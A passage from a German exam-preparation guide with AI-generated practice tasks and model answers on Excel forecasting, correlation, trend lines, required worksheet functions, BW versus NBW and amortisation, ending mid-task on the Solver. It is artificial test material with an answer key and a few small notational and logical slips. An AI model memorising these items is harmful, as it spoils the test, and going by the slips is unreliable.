(✓){+1} Der Vergleich der beiden Rückstände im Beispiel ist kein Zufall: Ein gleitender Durchschnitt der Ordnung n hat ein durchschnittliches Datenalter von $\frac{n-1}{2}$ Perioden, die exponentielle Glättung eines von $\frac{1-\alpha}{\alpha}$ Perioden. Für $n = 3$ sind das 1,00 Perioden, für $\alpha = 0,30$ dagegen 2,33 Perioden — die Glättung ist hier also die **trägere** der beiden Methoden, obwohl sie die aktuellsten Werte am höchsten gewichtet. Wer beide vergleichen will, muss die Parameter über diese Formel gleichsetzen, sonst vergleicht er Äpfel mit Birnen.

(✓){+2} `PROGNOSE.ETS()` ist keine einfache exponentielle Glättung, sondern die AAA-Variante des ETS-Algorithmus, also eine exponentielle **Dreifach**glättung nach Holt-Winters mit additiven Modellen für Trend, Saison und Residuen. Sie behebt den unter b) genannten Trend-Nachlauf teilweise und erkennt zusätzlich Saisonalität — die Kritik an der einfachen Glättung trifft sie also nur eingeschränkt (siehe Kapitel ABC und Prognose).

(✓){+3} Die zugehörigen Auskunftsfunktionen sind `PROGNOSE.ETS.STAT()` für Alpha, Beta, Gamma und diverse Fehlermaße, `PROGNOSE.ETS.SAISONALITÄT()` für die Länge des erkannten repetitiven Musters und `PROGNOSE.ETS.KONFINT()` für das Konfidenzintervall, das Rohleder als „von großem Interesse, aber geringer Aussagekraft für die Praxis“ einordnet.

(✓){+4} Für den gleitenden Durchschnitt braucht es in Excel **keine** Spezialfunktion: Ein gewöhnlicher relativer Bereichsbezug wie `=MITTELWERT(D11:D13)`, nach unten gezogen, wandert von selbst mit, ist nicht volatil und für jeden Prüfer nachvollziehbar. Der Griff zu `BEREICH.VERSCHIEBEN()` ist an dieser Stelle der klassische Fehler (siehe Kapitel Excel-Funktionen).

Rohleders Erwartung: Die Aufgabe ist nach seinem Folienraster gebaut — Annahmen, Verwendung, Vorteile, Nachteile —, und er erwartet die

Antwort in genau dieser Ordnung. Der Satz, auf den es ihm ankommt, ist die Einsatzbedingung: beide Verfahren nur dann, wenn **kein Trend und kein Muster** erkennbar ist. Wer sie als allgemeines Prognosewerkzeug beschreibt, hat den entscheidenden Vorbehalt weggelassen.

Aufgabe #048 · 8 P. · Streudiagramm, KORREL() und die Trendlinientypen · von der KI erfunden – kein Original

Vor jeder Prognose steht die Frage, ob überhaupt ein Zusammenhang besteht.

- a) 3 P. Erläutern Sie, wozu ein Streudiagramm vor jeder Prognose dient, nennen Sie die Funktion zur rechnerischen Bestätigung und erläutern Sie deren Wertebereich an einem Zahlenbeispiel.
- b) 3 P. Nennen und erläutern Sie die fünf Trendlinientypen und begründen Sie, welcher zu bevorzugen ist.
- c) 2 P. Begründen Sie, warum sich Polynome spätestens ab dem vierten Grad nicht für Prognosen eignen.

a) 3 P. – Streudiagramm und KORREL()

Das **Streudiagramm** trägt zwei Variablen gegeneinander ab und dient dem **Auffinden** eines Zusammenhangs sowie dem Ablesen seiner **Richtung** – positiv, wenn beide Variablen gemeinsam steigen, negativ, wenn die eine steigt, während die andere fällt. Sind die Daten unkorreliert, entsteht eine unsystematisch angeordnete **Punktwolke** ohne erkennbare Struktur. Rohleder nennt diese erste Sichtprüfung das „Augenintegral“ und stellt sie ausdrücklich **vor** die eigentliche Prognose: Das Streudiagramm ist ein Hilfsmittel zur Entdeckung, nicht das Prognoseinstrument selbst. ✓ {1}

Rechnerisch bestätigt wird der Eindruck mit KORREL(). Die Syntax lautet =KORREL(Matrix1; Matrix2); die Funktion liefert den Korrelationskoeffizienten nach Bravais-Pearson, dessen Wertebereich von **-1 bis +1** reicht. Ein Wert von +1 bedeutet einen perfekten positiven linearen Zusammenhang, -1 einen perfekten negativen, und ein Wert um null bedeutet, dass **kein linearer** Zusammenhang besteht. ✓ {2}

Das Zahlenbeispiel: Für ein Werbebudget von **10, 20, 30, 40 und 50 T€** und die zugehörigen Umsätze von **210, 240, 260, 300 und 315 T€** ergibt sich mit $x = 30$ und $y = 265$ die Kovarianzsumme $\Sigma (x-x)(y-y) = 1.100 + 250 + 0 + 350 + 1.000 = 2.700$, dazu $\Sigma (x-x)^2 = 1.000$ und $\Sigma (y-y)^2 = 7.400$. Damit ist $r = \frac{2.700}{\sqrt{1.000 \cdot 7.400}} = \frac{2.700}{2.720,29} = 0,9925$, und das Bestimmtheitsmaß beträgt $r^2 = \frac{2.700^2}{1.000 \cdot 7.400} = \frac{729}{740} = 0,9851$. Der

Zusammenhang ist also sehr stark — was ausdrücklich **nicht** heißt, dass das Werbebudget den Umsatz verursacht. Korrelation ist ein Maß für den Gleichlauf zweier Reihen und kein Kausalitätsnachweis; beide Größen können gemeinsam von einer dritten Ursache getrieben sein, etwa vom allgemeinen Konjunkturverlauf, oder die Wirkungsrichtung kann umgekehrt sein, weil in umsatzstarken Jahren mehr Werbebudget freigegeben wird. ✓ {3}

b) 3 P. – Die fünf Trendlinientypen

Excel bietet fünf Typen von Trendlinien an, die jeweils eine andere **Verlaufshypothese** über die Daten formulieren. ✓ {4}

Die **lineare** Trendlinie unterstellt einen konstanten absoluten Zuwachs je Periode und hat die Form $y = a + bx$; sie ist der Standardfall für Kosten- und Mengenverläufe. Die **exponentielle** Trendlinie unterstellt eine konstante prozentuale Wachstumsrate und hat die Form $y = a \cdot e^{bx}$; sie passt zu Zinseszins- und Verbreitungsprozessen und setzt durchweg positive Werte voraus. Die **logarithmische** Trendlinie bildet einen anfangs steilen und dann schnell abflachenden Verlauf ab und passt zu Sättigungs- und Lernkurven. Die **Potenz**-Trendlinie unterstellt einen konstanten Elastizitätszusammenhang der Form $y = a \cdot x^b$ und passt zu Skalen- und Erfahrungskurveneffekten. Die **polynomische** Trendlinie schließlich lässt Wendepunkte zu, ihre Ordnung gibt an, wie viele Krümmungswechsel die Kurve nehmen darf. ✓ {5}

Zu **bevorzugen** ist die **lineare** Trendlinie, und Rohleders Begründung dafür steht wörtlich auf der Folie: Sie ist „mathematisch einfach und daher zu bevorzugen“. Der Vorzug ist also kein statistischer, sondern ein Kommunikations- und Robustheitsargument — eine Gerade lässt sich jedem Gremium in einem Satz erklären, ihre beiden Parameter haben eine unmittelbare betriebswirtschaftliche Bedeutung als Fixkosten und variable Stückkosten, und sie lässt sich mit `ACHSENABSCHNITT()`, `STEIGUNG()` und `PROGNOSE.LINEAR()` jederzeit außerhalb des Diagramms nachrechnen. Als sechster Eintrag steht in derselben Auswahl der **gleitende Durchschnitt**, der aber streng genommen keine Trendlinie ist, weil er keine Funktionsgleichung liefert und deshalb auch nicht extrapoliert werden kann. Unabhängig vom gewählten Typ gehört das **Bestimmtheitsmaß** eingeblendet, weil erst dieses die Anpassungsgüte belegt. ✓ {6}

c) 2 P. – Warum Polynome ab dem vierten Grad ungeeignet sind

Ein Polynom höheren Grades hat so viele freie Parameter, dass es sich der Punktwolke **nahezu beliebig gut anschmiegen** kann; das Bestimmtheitsmaß steigt mit jedem zusätzlichen Grad und erreicht bei genügend hohem Grad den Wert eins. Was dabei angepasst wird, ist aber nicht mehr die Struktur der Daten, sondern deren

Zufallsschwankung — die Kurve lernt das Rauschen mit. Ein hohes Bestimmtheitsmaß ist bei Polynomen deshalb gerade kein Qualitätsbeleg, sondern ein Warnsignal. ✓ {7}

Entscheidend ist die Folge für die **Extrapolation**, und die Prognose ist nichts anderes als Extrapolation: Außerhalb des beobachteten Wertebereichs steigt oder fällt ein Polynom hohen Grades explosionsartig und kann schon nach wenigen Perioden negative Umsätze oder physikalisch unmögliche Mengen ausgeben. Innerhalb der Daten sieht die Kurve perfekt aus, unmittelbar dahinter läuft sie aus dem Bild. Deshalb gilt Rohleders ausdrückliche Warnung, dass sich Polynome spätestens ab dem vierten Grad nicht für Prognosen eignen — sie sind zur **Beschreibung** eines beobachteten Verlaufs zulässig, nicht zu dessen Fortschreibung. ✓ {8}

Über die geforderten Punkte hinaus

(✓){+1} Korrelation und Kausalität auseinanderzuhalten ist eines von Rohleders wiederkehrenden Themen. Die saubere Formulierung für eine Entscheidungsvorlage lautet nicht „Werbung steigert den Umsatz“, sondern „Werbebudget und Umsatz verlaufen im Beobachtungszeitraum mit $r = 0,99$ (gerundet; exakt 0,9925) nahezu gleichläufig; eine Ursache-Wirkungs-Beziehung ist damit nicht belegt.“

(✓){+2} Ein hoher Korrelationskoeffizient schließt einen starken **nichtlinearen** Zusammenhang nicht ein: KORREL () misst ausschließlich den linearen Gleichlauf und kann bei einer perfekten Parabel nahe null liegen. Das ist der zweite Grund, warum das Streudiagramm **vor** der Kennzahl kommt — das Auge sieht die Krümmung, die Kennzahl nicht.

(✓){+3} Umgekehrt kann ein einzelner Ausreißer eine Korrelation nahezu allein erzeugen. Auch das sieht man im Streudiagramm sofort und in der Zahl überhaupt nicht.

(✓){+4} Im Diagramm lässt sich die Trendlinie über „Trendlinie formatieren“ um eine gewünschte Anzahl „Weiter“-Punkte in die Zukunft verlängern und die Funktionsgleichung samt Bestimmtheitsmaß einblenden. Das ist der schnelle grafische Forecast; für die Weiterverarbeitung im Modell sind die Werte aber aus den Funktionen zu ziehen und nicht aus dem Diagramm abzulesen.

Rohleders Erwartung: Zwei Dinge trägt er in dieser Frage: erstens, dass das Streudiagramm der **Entdeckung** dient und nicht der Prognose, zweitens den Vorrang der linearen Trendlinie mit seiner eigenen Begründung „mathematisch einfach“. Und er hört sehr genau hin, ob eine

hohe Korrelation als Kausalität ausgegeben wird — das ist seine Standardfalle in dieser Aufgabengruppe.

Aufgabe #049 · 10 P. · Fünf Pflichtfunktionen aus dem Stegreif · von der KI erfunden – kein Original

Die Liste „Tabellenblatffunktionen in Excel.xlsx“ markiert zwanzig Funktionen gelb; Rohleder legt sie den Studierenden sinngemäß mit den Worten ans Herz, man solle sie „wirklich aus dem Stegreif bedienen können“ (U15).

Geben Sie für jede der folgenden fünf Funktionen den Zweck, die vollständige Syntax mit Erläuterung jedes Arguments sowie ein kurzes Anwendungsbeispiel an (je 2 P.): HÄUFIGKEIT(), STABW.N(), SUMMENPRODUKT(), BRTEILJAHRE(), ISOKALENDERWOCHE().

1. HÄUFIGKEIT() — 2 P.

Zweck. HÄUFIGKEIT() zählt, wie viele Werte einer Datenreihe in vorgegebene Klassen fallen, und liefert damit die **Häufigkeitsverteilung** hinter einer Kennzahl. Sie ist das Gegenmittel gegen den allein berichteten Mittelwert, weil erst die Verteilung zeigt, ob dieser Mittelwert eine typische Mitte oder das Resultat zweier Extremgruppen ist. ✓ {1}

Syntax. =HÄUFIGKEIT(Daten; Klassen). Das Argument **Daten** ist der Vektor der auszuwertenden Werte, sinnvollerweise als strukturierter Verweis auf eine Tabellenspalte. Das Argument **Klassen** ist der Vektor der **oberen Klassengrenzen**; es ist stets eine Grenze **weniger** anzugeben, als Ausgabezellen entstehen, weil die letzte Zelle alle Werte oberhalb der höchsten Grenze aufnimmt. HÄUFIGKEIT() ist eine Matrixfunktion und läuft in aktuellen Versionen als dynamische Matrix über; steht im benötigten Bereich bereits etwas, quittiert Excel mit #ÜBERLAUF!. **Beispiel:** Für die Werte 12, 25, 31, 44, 58 und 63 und die Klassen 20, 40 und 60 liefert =HÄUFIGKEIT(A2:A7; C2:C4) die vier Werte **1 / 2 / 2 / 1**, deren Summe die sechs Datensätze wieder ergibt. Die vertiefte Aufgabe zur Klassenwahl steht im Kapitel ABC und Prognose. ✓ {2}

2. STABW.N() — 2 P.

Zweck. STABW.N() berechnet die **Standardabweichung einer Grundgesamtheit**, also das mittlere Streuungsmaß, wenn die vorliegenden Werte die vollständige Population sind und keine Stichprobe. Sie beantwortet die Frage, wie weit die Einzelwerte typischerweise vom Mittelwert entfernt liegen, und ist damit die zweite Kennzahl, die neben jedem berichteten Mittelwert stehen muss. ✓ {3}

Syntax. =STABW.N(Zahl1; [Zahl2]; ...). Die Argumente sind die auszuwertenden Werte oder Bereiche, üblicherweise ein einziger Bereichsbezug; Text und Wahrheitswerte in einem Bezug werden ignoriert. Rechnerisch wird durch **n** geteilt. Das Gegenstück ist STABW.S() für die **Stichprobe**, das durch **n – 1** teilt und deshalb stets einen größeren Wert liefert. **Beispiel:** Für die acht Werte 2, 4, 4, 4, 5, 5, 7 und 9 ist der Mittelwert 5,00 und die Summe der quadrierten Abweichungen 32; STABW.N() liefert $\sqrt{32/8} = 2,00$, STABW.S() dagegen $\sqrt{32/7} = 2,14$. Beide Funktionen stehen auch als Zusammenfassungsfunktionen in der Pivottabelle zur Verfügung, wo SUMME die Voreinstellung ist und bei Bewertungs- oder Notendaten regelmäßig in die Irre führt. ✓ {4}

3. SUMMENPRODUKT() – 2 P.

Zweck. SUMMENPRODUKT() bildet das **Skalarprodukt** zweier gleich langer Vektoren: Es multipliziert die Elemente paarweise und summiert die Produkte in einem Schritt. Rohleder nennt sie deshalb „für Kaufleute den ungekrönten König der Tabellenblatffunktionen“ – erst das Summenprodukt macht aus Preisen und Mengen einen Umsatz, und dieselbe Mechanik liefert Deckungsbeitrag, Gewinn, Kosten und Erlöse sowie Währungsumrechnungen. Sie ist zudem die bevorzugte Funktion des Excel-Solvers beim Aufbau von Zielfunktionen. ✓ {5}

Syntax. =SUMMENPRODUKT(Matrix1; [Matrix2]; ...). Die Argumente sind die zu verrechnenden Bereiche, die **dieselbe Dimension** haben müssen, weil Excel sonst #WERT! meldet. **Beispiel:** Für die Mengen 12, 8 und 15 und die Stückpreise 4,50 €, 12,90 € und 3,20 € liefert =SUMMENPRODUKT(B2:B4; C2:C4) den Umsatz $54,00 + 103,20 + 48,00 = 205,20$ €. Für bedingte Summen und Zählungen wurde die Funktion früher mit Wahrheitswerten als 0/1-Faktoren zweckentfremdet; dafür sind heute SUMMEWENNS() und ZÄHLENWENNS() vorzuziehen. Die ausführliche Behandlung samt Bedingungslogik steht im Kapitel Excel-Funktionen; hier steht bewusst nur der Steckbrief einer der zwanzig Pflichtfunktionen. ✓ {6}

4. BRTEILJAHRE() – 2 P.

Zweck. BRTEILJAHRE() – englisch YEARFRAC – wandelt die Anzahl ganzer Tage zwischen zwei Datumsangaben in **Bruchteile von Jahren beziehungsweise Perioden** um und liefert damit die Periodenanzahl, ohne die keine Zinsrechnung und keine CAGR auskommt. ✓ {7}

Syntax. =BRTEILJAHRE(Ausgangsdatum; Enddatum; [Basis]). **Ausgangsdatum** und **Enddatum** müssen echte Datumswerte sein, kein Text; **Basis** wählt die Zinsusance und nimmt die Werte 0 bis 4 an (30/360 amerikanisch, actual/actual, actual/360, actual/365, 30/360 deutsch), wobei ohne Angabe Basis 0 gilt. **Beispiel:** =BRTEILJAHRE("15.03.2026"; "30.09.2026"; 3) liefert $199/365 = 0,5452$,

dieselbe Zeitspanne mit Basis 0 dagegen $195/360 = 0,5417$. Die vollständige Behandlung der Usancen steht in Aufgabe 3 dieses Kapitels, die Anwendung auf die Periodenzahl der CAGR im Kapitel Excel-Funktionen. ✓ {8}

5. ISOKALENDERWOCHE() — 2 P.

Zweck. ISOKALENDERWOCHE() gibt zu einem Datum die Kalenderwoche nach der **ISO-8601-Norm** zurück, also nach der in Deutschland und ganz Europa verbindlichen Zählung: Wochen beginnen am Montag, und die Woche eins ist diejenige, die den **ersten Donnerstag** des Jahres enthält — gleichbedeutend damit, dass sie mindestens vier Tage des neuen Jahres umfasst. Damit ist sie die richtige Funktion für jede Wochenauswertung in Produktion, Disposition und Reporting. ✓ {9}

Syntax. =ISOKALENDERWOCHE(Datum). Das einzige Argument ist ein echter Datumswert. Abzugrenzen ist die ältere KALENDERWOCHE(Datum; [Zahl_{Typ}]), deren zweites Argument den Wochenbeginn steuert und die in der Voreinstellung Zahl_{Typ} = 1 amerikanisch rechnet, also mit Wochenbeginn am Sonntag und der Woche eins als derjenigen, die den 1. Januar enthält. **Beispiel:** Für den 01.01.2027, einen Freitag, liefert =ISOKALENDERWOCHE("01.01.2027") den Wert **53**, weil der Tag noch zur letzten Woche des ISO-Jahres 2026 gehört — der erste Donnerstag 2027 ist der 7. Januar. =KALENDERWOCHE("01.01.2027") liefert dagegen **1**. Wer in einem Jahreswechselbericht die falsche Funktion verwendet, verschiebt sämtliche Wochenaggregate und findet den Fehler erfahrungsgemäß erst im Folgejahr. ✓ {10}

Über die geforderten Punkte hinaus

(✓)(+1) Von den rund **515** Tabellenblatffunktionen der Liste (Abschnitt 3.8 des Skripts) bleiben **20 gelb markierte** als Pflicht. Aus dem Folienbild ausgelesen sind das: BRTEILJAHRE, EINDEUTIG, FILTER, HÄUFIGKEIT, INDIRECT, ISOKALENDERWOCHE, NBW, PROGNOSE.ETS, PROGNOSE.LINEAR, RUNDEN, SORTIEREN, STABW.N, SUMME, SUMMENPRODUKT, SUMMEWENNS, TEXT, VERGLEICH, WENNFEHLER, XKAPITALWERT, XVERWEIS. Ein Vorbehalt gehört dazu: Rohleders O-Ton in U15 lautet „und dazu zähle ich **persönlich auch** PROGNOSE.ETS, weil es gibt ein Leben jenseits von diesem Assistenten" — das klingt nach einer eigenen Ergänzung zu den Gelben und nicht nach einer von ihnen. Sollte das zutreffen, fehlt in der obigen Aufzählung eine andere Funktion; die Zusammensetzung ist deshalb bei Gelegenheit gegen die Original-xlsx zu prüfen. An der Lernkonsequenz ändert das nichts, weil PROGNOSE . ETS () in jedem Fall zu beherrschen ist. In einer Papierklausur heißt „aus dem Stegreif" wörtlich, dass die Syntax ohne Autovervollständigung und ohne Funktionsassistent hingeschrieben werden muss.

(✓)(+2) Für alle fünf Funktionen gilt derselbe Prüfsatz vor der Eingabe: gleiche Dimension der Bereiche, echte Datumswerte statt Datumstexte und ein Blick darauf, ob die Ergebniszellen frei sind. Diese drei Punkte decken die häufigsten Fehlerwerte #WERT!, #BEZUG! und #ÜBERLAUF! ab.

(✓)(+3) Rohleders Bemerkung zur Standardabweichung aus der Vorlesung — „dass einer wirklich mal auf die Standardabweichung oder die Varianz guckt, davon träume ich nachts" — ist ein deutliches Klausursignal. Wer bei einer Auswertungsaufgabe von sich aus Streuungsmaße ergänzt, trifft genau seinen Punkt.

Rohleders Erwartung: Diese Aufgabe ist reine Beherrschung, und sie wird streng bepunktet: Funktionsname exakt, Argumente in der richtigen Reihenfolge, Semikolon als Trenner, eckige Klammern nur zur Kennzeichnung des Optionalen. Ein Anwendungsbeispiel mit konkreten Zahlen ist Pflicht — er will sehen, dass die Funktion benutzt und nicht nur gelesen wurde.

Aufgabe #050 · 4 P. · BW() gegen NBW() · von der KI erfunden – kein Original

Rohleder überschreibt die Folie zu BW() mit „Schlank und schön, aber für praktische Zwecke im Unternehmen selten nützlich“.

- a) 2 P. Erläutern Sie die beiden Hauptunterschiede zwischen BW() und NBW().
- b) 2 P. Begründen Sie an einem Zahlenbeispiel, warum BW() im Unternehmen dennoch selten nützlich ist.

a) 2 P. – Die beiden Hauptunterschiede

Der **erste Unterschied betrifft die Zahlungshöhen**. BW() verlangt, dass die Zahlungen über die **gesamte Laufzeit gleich hoch** sind, weil es eine Rentenformel auswertet und die Rate als einen einzigen Parameter entgegennimmt. NBW() verarbeitet dagegen eine **Werteliste mit beliebig unterschiedlichen** Beträgen und zinst jede Zahlung einzeln ab. Wer also eine Zahlungsreihe mit schwankenden Rückflüssen hat — und das ist der Normalfall jeder realen Investition —, kann BW() nicht verwenden. ✓ {1}

Der **zweite Unterschied betrifft die Fälligkeit innerhalb der Periode**. BW() kennt das Argument **F** und kann die Zahlungen daher wahlweise am **Anfang** oder am **Ende** der Periode ansetzen. NBW() kennt dieses Argument nicht, sondern zinst die erste übergebene Zahlung stets bereits um eine volle Periode ab, unterstellt also durchweg nachschüssige Zahlung; eine vorschüssige Reihe muss dort **explizit modelliert** werden, indem die erste Zahlung außerhalb der Funktion addiert oder das Ergebnis mit dem Zinsfaktor multipliziert wird. Aus demselben Grund gehört die Anschaffungsauszahlung bei NBW() außerhalb der Werteliste addiert, während sie bei XKAPITALWERT() in die erste Zeile der Liste gehört (siehe Kapitel Excel-Funktionen). ✓ {2}

b) 2 P. – Warum BW() im Unternehmen selten nützlich ist

Das Zahlenbeispiel: Fünf gleich hohe nachschüssige Zahlungen von je **10.000,00 €** bei einem Kalkulationszins von **4,00 %** ergeben mit $=BW(4\%; 5; -10000)$ einen Barwert von **44.518,22 €**. Die Gegenprobe durch Einzelabzinsung bestätigt den Wert: $9.615,38 + 9.245,56 + 8.889,96 + 8.548,04 + 8.219,27 = 44.518,21$. Der eine Cent Unterschied zur Rentenformel ist reine Rundung der fünf Einzelbarwerte — ungerundet summieren sie sich auf 44.518,2233 €, und es bleibt bei der Konvention, erst am Ende zu runden. Setzt man $F = 1$, liegen dieselben fünf Zahlungen jeweils eine Periode früher, und der Barwert steigt auf $44.518,22 \cdot 1,04 = 46.298,95$ €, also um **1.780,73 €** oder rund vier Prozent. ✓ {3}

Die Rechnung ist elegant und in einer Zelle erledigt — und genau darin liegt die begrenzte Nützlichkeit. Ihre Voraussetzung, nämlich **exakt gleich hohe Zahlungen in exakt gleich**

langen Perioden, trifft im Unternehmen fast nie zu: Umsätze schwanken, Kosten fallen unregelmäßig an, Investitionen haben Rückflüsse in verschiedener Höhe, und Zahlungstermine folgen Verträgen und Werktagen statt einem sauberen Jahresraster. $BW()$ bleibt deshalb auf die wenigen echten Rentenfälle beschränkt — Leasingraten, Mietverträge, Annuitätendarlehen —, während die Bewertung realer Zahlungsreihen $NBW()$ und in der Praxis $XKAPITALWERT()$ verlangt, dass jede Zahlung mit ihrem individuellen Datum taggenau abzinst. Hinzu kommt Rohleders Modellierungsregel, dass eine Finanzplanung ohnehin als Datum-Betrag-Datensatzliste zu bauen ist; wer so modelliert, hat für $BW()$ schlicht keine Eingangsgröße mehr. ✓ **{4}**

{✓}{+1} Einen Reservepunkt liefert der Ort, an dem $BW()$ doch täglich nützlich ist: als Gegenprobe der Annuitätenrechnung — $=BW(3\%; 20; -13443, 14)$ muss wieder rund 200.000 Euro ergeben; zwei Zellen Aufwand, und die RMZ-Rechnung ist belegt statt behauptet.

Rohleders Erwartung: Beide Unterschiede müssen fallen — gleich hohe Zahlungen **und** die Wahl zwischen Perioden-Anfang und -Ende. Der Bewertungssatz „schlank und schön, aber selten nützlich“ ist die Einladung, die Praxistauglichkeit zu beurteilen statt die Funktion nur zu beschreiben; wer die Annahme homogener Zahlungen an der Realität eines Geschäftsmodells misst, hat die Aufgabe getroffen.

Jede Zahl wurde dreifach nachgerechnet — analytisch, per Ruckeinsetzen und über einen zweiten Rechenweg.

Aufgabe	Beispiel	Ergebnis
1 b)	IKV der Reihe -1.000 / +2.600 / -1.650 (zwei Nullstellen)	10,00 % und 50,00 %
1 c)	IKV der Reihe -1.000 / +600 / +600	13,07 %
1 c)	QIKV derselben Reihe, Investition 5 %, Reinvestition 3 %	10,36 % (Abstand zum IKV exakt 2,70 pp)
1 Bonus	IKV gegen XINTZINSFUSS bei zwei Jahren Abstand	21,00 % gegen 10,00 %
2 c)	RMZ, 200.000 € / 3 % / 20 Jahre, nachschüssig (F = 0)	13.443,14 €
2 c)	dieselbe Rate vorschüssig (F = 1)	13.051,59 € (Δ 391,55 €/Jahr, 7.830,96 € über 20 Jahre)
2 c)	ZINSZ / KAPZ der Periode 1	6.000,00 € / 7.443,14 €
2 c)	ZINSZ / KAPZ der Periode 2	5.776,71 € / 7.666,44 €
3 b)	100.000 € zu 5 %, 15.03.2026–30.09.2026, Basis 0 / 4	2.708,33 €
3 b)	dieselbe Periode, Basis 1 / 3	2.726,03 €
3 b)	dieselbe Periode, Basis 2	2.763,89 €
3 b)	Spannweite zwischen höchster und niedrigster Usance	55,56 € = 2,05 % des niedrigsten Betrags
4 b)	Regression 100/118/131/149/162: Steigung und Achsenabschnitt	15,50 und 85,50
4 b)	Prognose Monat 6 bzw. Monat 7	178,50 bzw. 194,00
4 b)	Bestimmtheitsmaß	0,9969
5 c)	Gleitender Durchschnitt 3. Ordnung als Prognose für t9	160,00 (wahr: 180,00)
5 c)	Exponentielle Glättung $\alpha = 0,30$ als Prognose für t9	148,59 (wahr: 180,00)
6 a)	KORREL für Werbebudget/Umsatz	0,9925
6 a)	zugehöriges Bestimmtheitsmaß	0,9851
7	HÄUFIGKEIT über 6 Werte, Klassen 20/40/60	1 / 2 / 2 / 1

Aufgabe	Beispiel	Ergebnis
7	STABW.N bzw. STABW.S für 2/4/4/4/5/5/7/9	2,00 bzw. 2,14
7	SUMMENPRODUKT Mengen × Preise	205,20 €
7	BRTEILJAHRE, Basis 3 bzw. Basis 0	0,5452 bzw. 0,5417
7	ISOKALENDERWOCHE gegen KALENDERWOCHE für 01.01.2027	53 gegen 1
8 b)	BW, 5 × 10.000 € zu 4 %, nachschüssig	44.518,22 € (Summe der fünf gerundeten Einzelbarwerte: 44.518,21 €)
8 b)	dieselbe Reihe vorschüssig (F = 1)	46.298,95 €

9. Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch (5 P)

Aufgabe #051 · 5 P · Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch · 5 Punkte · aus der U13-Kritik gebaut · von der KI erfunden – kein Original

Die deutsche Excel-Hilfe zu NBW() spricht vom „Nettobarwert einer Investition auf Basis [...] künftiger Zahlungen“ und bezeichnet die Anfangszahlung als „Anlagekosten“.

- 3 P. Nehmen Sie zu beiden Formulierungen fachlich Stellung.
- 2 P. Erläutern Sie, wie NBW() deshalb korrekt anzuwenden ist.

a) 3 P. – Zwei Fehler in einem Hilfe-Artikel

„Netto-Barwert“ ist eine **Fehlübersetzung** von Net Present Value: Das englische „to net“ heißt **saldieren** — gemeint ist der Saldo der Barwerte aller Ein- und Auszahlungen, im Deutschen schlicht der **Kapitalwert**. Ein „netto“ im steuerlichen oder Abzugssinn steckt nicht darin. ✓ {1} Der zweite Fehler ist die Bezeichnung „Anlagekosten“ für die Anschaffungsauszahlung: Eine Investition ist im Moment der Anschaffung ein **erfolgsneutraler Aktivtausch** — Geld wird zu Anlagevermögen, die Bilanzsumme bleibt, es entsteht kein Aufwand und erst recht keine Kosten. ✓ {2} Wertverzehr entsteht erst **über die Nutzung**, und der wird durch die Abschreibung periodisiert; Auszahlung, Ausgabe, Aufwand und Kosten sind hier sauber zu trennen, und die Hilfe wirft genau diese Ebenen durcheinander. ✓ {3}

b) 2 P. – Korrekte Anwendung

NBW(Zins; Wert1; ...) zinst nur die **Folgezahlungen** ab, und zwar so, als läge die erste eine volle Periode in der Zukunft. Die Anschaffungsauszahlung in t0 gehört deshalb **nicht** in die Argumentliste, sondern wird separat abgezogen: =NBW(i; Z1:Z5) - A0.

✓ {4} Wer die Anschaffung mit in den NBW-Bereich nimmt, zinst sie fälschlich um eine Periode ab und erhält einen zu hohen Kapitalwert — das ist der klassische Anwendungsfehler, den die unsaubere Hilfe begünstigt. ✓ {5}

{✓}{+1} Die Abgrenzung zu XKAPITALWERT() rundet die Stellungnahme ab: Dort gehört die Anschaffungsauszahlung — anders als bei NBW() — als erste, negative Zeile in die Werteliste, weil die Funktion jede Zahlung mit ihrem individuellen Datum abzinst und t0 korrekt mit dem Faktor eins eingeht.

Rohleders Erwartung: Die Stellungnahme-Form ist sein Lieblingsformat: eine Autorität (hier Microsofts Hilfe) sagt etwas, und die Antwort urteilt mit Begründung. Die Punkte liegen bei „to net = saldieren“, beim Aktivtausch-Argument mit der Abgrenzung Auszahlung/Kosten und bei der separaten t0-Behandlung.

Aufgabe #052 · 4 P. · Dynamische Amortisationsdauer am kumulierten Barwert · 4 Punkte · aus der U13-Vorführung gebaut · von der KI erfunden – kein Original

a) 2 P. Definieren Sie die dynamische Amortisationsdauer und grenzen Sie sie von der statischen ab.

b) 2 P. Beschreiben Sie, wie sie im Tabellenblatt ermittelt wird.

a) 2 P. – Definition und Abgrenzung

Die dynamische Amortisationsdauer ist der Zeitpunkt, zu dem der **kumulierte Barwert** der Zahlungsreihe erstmals positiv wird — die abgezinsten Rückflüsse haben dann die Anschaffungsauszahlung vollständig zurückverdient. ✓ {1} Der Unterschied zur statischen Amortisationsdauer ist die Abzinsung: Statisch werden die nominalen Rückflüsse aufsummiert, dynamisch die Barwerte — deshalb fällt die dynamische Amortisation stets **später** aus, und eine Investition, die sich statisch in vier Jahren rechnet, kann dynamisch erst in Periode fünf im Plus sein. ✓ {2}

b) 2 P. – Ermittlung im Blatt

Neben der Barwertspalte wird eine Spalte mit dem **kumulierten** Barwert geführt (laufende Summe ab t0 inklusive der negativen Anschaffung). Die Amortisationsdauer liest man am

ersten Vorzeichenwechsel dieser Spalte ab. ✓ {3} Der vorgeführte Praxisweg dazu: die Barwert-Zellen mit wachsendem Bereich markieren und die Summe in der **Statuszeile** beobachten, bis sie erstmals positiv wird — für den genauen Zeitpunkt innerhalb des Jahres wird zwischen den beiden Perioden linear interpoliert. ✓ {4}

{✓}{+1} Der Formel-Reservepunkt: Die kumulierte Barwertspalte ist dieselbe Anker-Technik wie jede laufende Summe — =SUMME (\$C\$2 : C2) mit absolut fixiertem Start und relativem Ende, das beim Herunterkopieren mitwächst; wer diese Bezugsarten-Begründung mitliefert, holt den Zerlegungspunkt gleich mit.

Rohleders Erwartung: Die Definition über den kumulierten Barwert und das Wort „erstmal positiv“ sind die Punkanker; die Statuszeilen-Technik zeigt, dass man die Vorführung gesehen hat.

Aufgabe #053 · 5 P. · Der Solver in drei Fragen: Was, Woraus, Womit · 5 Punkte · aus den Vorführungen U12/U15 gebaut · von der KI erfunden – kein Original

- a) 1 P. Was ist der Solver und wie wird er verfügbar gemacht?
- b) 2 P. Aus welchen drei Bestandteilen besteht jedes Solver-Modell?
- c) 2 P. Welche drei Lösungsverfahren bietet der Solver an, und wofür eignet sich jedes?

a) 1 P. – Einordnung und Aktivierung

